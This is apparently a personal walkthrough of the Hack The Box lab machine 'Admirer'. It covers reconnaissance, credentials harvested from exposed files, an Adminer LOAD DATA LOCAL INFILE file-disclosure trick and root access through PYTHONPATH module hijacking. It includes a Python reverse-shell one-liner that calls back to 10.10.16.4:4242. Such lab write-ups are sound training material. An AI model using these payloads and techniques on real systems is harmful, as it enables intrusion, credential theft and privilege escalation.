Hack The Box : Admirer
1 September, 2021
Nmap showed ftp, ssh and http were running
---------------------Starting Port Scan-----------------------
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
---------------------Starting Script Scan-----------------------
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/admin-dir
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Admirer
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
---------------------Starting Full Scan------------------------
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
No new ports
The ftp server didn't have anonymous login enabled. The robots.txt had one disallowed directory
$ curl 10.10.10.187/robots.txt
User-agent: *

# This folder contains personal contacts and creds, so no one -not even robots- should see it - waldo
Disallow: /admin-dir

$ curl 10.10.10.187/admin-dir/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at 10.10.10.187 Port 80</address>
</body></html>
This directory was not accessible but I could still run gobuster on this to find out what maybe in the directory
/contacts.txt         (Status: 200) [Size: 350]
/contacts.txt         (Status: 200) [Size: 350]
/credentials.txt      (Status: 200) [Size: 136]
/credentials.txt      (Status: 200) [Size: 136]
Quite a lot of details in here
$ curl 10.10.10.187/admin-dir/credentials.txt; curl 10.10.10.187/admin-dir/contacts.txt
[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
##########
# admins #
##########
# Penny
Email: p.wise@admirer.htb


##############
# developers #
##############
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb


#############
# designers #
#############
# Howard
Email: h.helberg@admirer.htb

# Bernadette
Email: b.rauch@admirer.htb
Found two files on the FTP server
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            3405 Dec 02  2019 dump.sql
-rw-r--r--    1 0        0         5270987 Dec 03  2019 html.tar.gz
Unzipping the html archive, I found some more credentials in utility-scripts/db_admin.php
  $servername = "localhost";
  $username = "waldo";
  $password = "Wh3r3_1s_w4ld0?";
Yet another pair of credentials was present in index.php
$username = "waldo";
$password = "]F7jLHw:*G>UPrTo}~A"d6b";
$dbname = "admirerdb";
At this point, I had a bunch of possible users and passwords, so I put them all in separate lists and tested against ssh using hydra but none of them worked.
I ran some more gobuster scans and found /utility-scripts/adminer.php
/adminer.php (Status: 200) [Size: 4294]
As before, none of the credentials worked here too... bummer...
I searched around and learnt that Adminer 4.6.2 (the version deployed here) is vulnerable to file disclosure. This guide was really helpful. The exploit involved setting up a MySQL instance locally, connecting to it from the Adminer instance and then loading local files using LOAD LOCAL FILE, the key here is LOCAL since that means the files should be present on the client side. LOAD LOCAL FILE is usually disabled or enabled with restricted use on other clients like phpMyAdmin.
I created a temporary DB on my local MariaDB instance and connected to it using Adminer. PS: In case you're looking for the bind-address setting for MariaDB to make it listen on 0.0.0.0, I found it in /etc/mysql/mariadb.conf.d/50-server.cnf

The query I ran from Adminer
LOAD DATA LOCAL INFILE '/etc/passwd'
INTO TABLE temp.tbl
FIELDS TERMINATED BY "\n"
But it failed with error
Error in query (2000): open_basedir restriction in effect. Unable to open file
Loading /var/www/html/index.php worked though and I found yet more credentials
|                         $servername = "localhost";                                                                              |
|                         $username = "waldo";                                                                                    |
|                         $password = "&<h5b~yK3F#{PaPB&dA}{H>";                                                                  |
|                         $dbname = "admirerdb";
User
Finally the credentials from the actual index.php worked for SSH as well and I was in as waldo!
ssh waldo@10.10.10.187
The authenticity of host '10.10.10.187 (10.10.10.187)' can't be established.
ECDSA key fingerprint is SHA256:NSIaytJ0GOq4AaLY0wPFdPsnuw/wBUt2SvaCdiFM8xI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.187' (ECDSA) to the list of known hosts.
waldo@10.10.10.187's password:
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Apr 29 10:56:59 2020 from 10.10.14.3
waldo@admirer:~$ whoami
waldo
waldo@admirer:~$ id
uid=1000(waldo) gid=1000(waldo) groups=1000(waldo),1001(admins)
waldo@admirer:~$ ls -ltrha
total 28K
-rw-r--r-- 1 waldo waldo  675 Nov 29  2019 .profile
-rw-r--r-- 1 waldo waldo 3.5K Nov 29  2019 .bashrc
-rw-r--r-- 1 waldo waldo  220 Nov 29  2019 .bash_logout
lrwxrwxrwx 1 waldo waldo    9 Nov 29  2019 .bash_history -> /dev/null
lrwxrwxrwx 1 waldo waldo    9 Nov 29  2019 .mysql_history -> /dev/null
drwxr-xr-x 9 root  root  4.0K Dec  2  2019 ..
lrwxrwxrwx 1 waldo waldo    9 Dec  2  2019 .lesshst -> /dev/null
drwxr-xr-x 2 waldo waldo 4.0K Apr 29  2020 .nano
drwxr-x--- 3 waldo waldo 4.0K Apr 29  2020 .
-rw-r----- 1 root  waldo   33 Sep  1 15:17 user.txt
waldo@admirer:~$ cat user.txt
<flag>
Root
waldo had permission to run a script as root using sudo. SETENV meant that I could override environment variables like VARIABLE=value sudo -E <command>
waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
#!/bin/bash

view_uptime()
{
    /usr/bin/uptime -p
}

view_users()
{
    /usr/bin/w
}

view_crontab()
{
    /usr/bin/crontab -l
}

backup_passwd()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/passwd to /var/backups/passwd.bak..."
        /bin/cp /etc/passwd /var/backups/passwd.bak
        /bin/chown root:root /var/backups/passwd.bak
        /bin/chmod 600 /var/backups/passwd.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_shadow()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/shadow to /var/backups/shadow.bak..."
        /bin/cp /etc/shadow /var/backups/shadow.bak
        /bin/chown root:shadow /var/backups/shadow.bak
        /bin/chmod 600 /var/backups/shadow.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_db()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running mysqldump in the background, it may take a while..."
        #/usr/bin/mysqldump -u root admirerdb > /srv/ftp/dump.sql &
        /usr/bin/mysqldump -u root admirerdb > /var/backups/dump.sql &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}


# Non-interactive way, to be used by the web interface
if [ $# -eq 1 ]
then
    option=$1
    case $option in
        1) view_uptime ;;
        2) view_users ;;
        3) view_crontab ;;
        4) backup_passwd ;;
        5) backup_shadow ;;
        6) backup_web ;;
        7) backup_db ;;

        *) echo "Unknown option." >&2
    esac

    exit 0
fi


# Interactive way, to be called from the command line
options=("View system uptime"
         "View logged in users"
         "View crontab"
         "Backup passwd file"
         "Backup shadow file"
         "Backup web data"
         "Backup DB"
         "Quit")

echo
echo "[[[ System Administration Menu ]]]"
PS3="Choose an option: "
COLUMNS=11
select opt in "${options[@]}"; do
    case $REPLY in
        1) view_uptime ; break ;;
        2) view_users ; break ;;
        3) view_crontab ; break ;;
        4) backup_passwd ; break ;;
        5) backup_shadow ; break ;;
        6) backup_web ; break ;;
        7) backup_db ; break ;;
        8) echo "Bye!" ; break ;;

        *) echo "Unknown option." >&2
    esac
done

exit 0
Everything was running with a fully qualified path except for echo so I tried hijacking that but it didn't work for some reason, probably because of the secure_path setting.
I checked the backup script /opt/scripts/backup.py, it was loading shutil
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
I thought if waldo had write permission to shutil.py, then I could hijack that... But it didn't...
waldo@admirer:~$ ls -ltrha /usr/lib/python3.5/shutil.py
-rw-r--r-- 1 root root 40K Sep 27  2018 /usr/lib/python3.5/shutil.py
Well it turns out there is more than one way to hijack python modules. Python files in the directories specific by the environment variable PYTHONPATH, can be imported using import statements. So I could create my own shutil and have the function make_archive in it with code that would trigger a reverse shell
waldo@admirer:/tmp/temp$ cat shutil.py
def make_archive(arg1, arg2, arg3):
        import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.4",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")
waldo@admirer:/tmp/temp$ sudo PYTHONPATH=$PWD /opt/scripts/admin_tasks.sh 6
Running backup script in the background, it might take a while...
It worked!!
nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.187] 47438
# id
id
uid=0(root) gid=0(root) groups=0(root)
# whoami
whoami
root
# cat /root/root.txt
<flag>